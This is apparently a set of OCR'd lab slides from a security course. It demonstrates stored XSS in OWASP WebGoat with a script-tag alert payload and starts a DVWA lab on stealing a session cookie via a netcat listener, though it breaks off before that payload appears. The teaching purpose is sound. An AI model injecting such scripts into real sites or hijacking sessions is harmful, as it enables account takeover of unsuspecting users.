
http://10.76.xx.101



Login to WebGoat with both username and password = guest

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack



Start OWASP WebGoat Training

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

File Edit View History Bookmarks Tools Help

Stored XSS Attacks

10.76.5.101/WebGoat/attack?Screen=374&menu=900

Choose another language: English

Logout

Stored XSS Attacks

OWASP WebGoat v5.4

Hints Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass

Solution Videos

Restart this Lesson

It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesireable page or undesireable content when the user's message is retrieved.

Title:

Message:

Submit

Message List

ASPECT SECURITY
Application Security Experts

Navigate to Stored XSS Attacks on left panel

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

Add first message


Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

Add second message

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900




Add a third, malicious message, using javascript

```
<script language="javascript" type="text/javascript">alert("Mu Ha Ha Ha");</script>
```

Also in /home/cis76/depot/lesson12/xss02/code.txt directory on Opus-II

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



Select a "good" message from Message list to retrieve from the database

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900

Title:

Message:

Submit

Message Contents For: News
Title: News
Message: Mirai bot attacks again
Posted by: guest

Message List
News
New lab
Malicious post


ASPECT SECURITY

Message contents are displayed here

Next select the malicious message from Message list to retrieve from the database

Stored Cross-Site Scripting (XSS) Example

http://10.76.xx.101/WebGoat/attack?Screen=374&menu=900



When the malicious message is retrieved the stored javascript is executed


Stealing Cookies with XSS

(work in progress)

Stealing Cookies with XSS

https://www.youtube.com/watch?v=T1QEs3mdJoc

Cookie Stealing Example Reference and Credit



https://www.youtube.com/watch?v=3tRSJwuDBKg

http://danscourses.com/xss-with-a-vulnerable-webapp/

Excellent tutorial on stealing a cookie

Stealing Cookies with XSS

Example Overview:

For this example we will use DVWA web app on the EH-OWASP VM to show how XSS commands can be used to steal a session cookie.

The attacker on EH-Kali will login to the DVWA app adding a post with a malicious script that steals the current cookie and sends it to a netcat listener on EH-Kali.

The victim on EH-WinXP next logs into the DVWA app and views the post which sends the session cookie to the attacker.

The attacker on EH-Kali uses a Firefox add-on called Tamper Data to use the cookie to login as the victim without entering a username and password!


Stealing Cookies with XSS

OWASP Setup

Login as root

```
cd /var/www/dvwa/vulnerabilities/xss_s/
vi index.php
```

On line 49 modify `maxlength=\"50\"` to `maxlength=\"200\"`




This modification will let us enter more than 50 characters into the Message field on this DVWA form


Stealing Cookies with XSS

Kali Setup

Login as root


1. Start in Workspace 1
2. Run Firefox, search for the Tamper Data Add-On and install it.
3. Restart Firefox
4. Pancakes stack icon > Customize > Show/Hide Toolbars button > Check Menu Bar
5. Open a terminal in Workspace 2
6. **`systemctl stop apache2`**





Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/**



Attacker browses to the OWASP VM in your pod

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/**



Scroll down and click on the Damn Vulnerable Web Application

Stealing Cookies with XSS

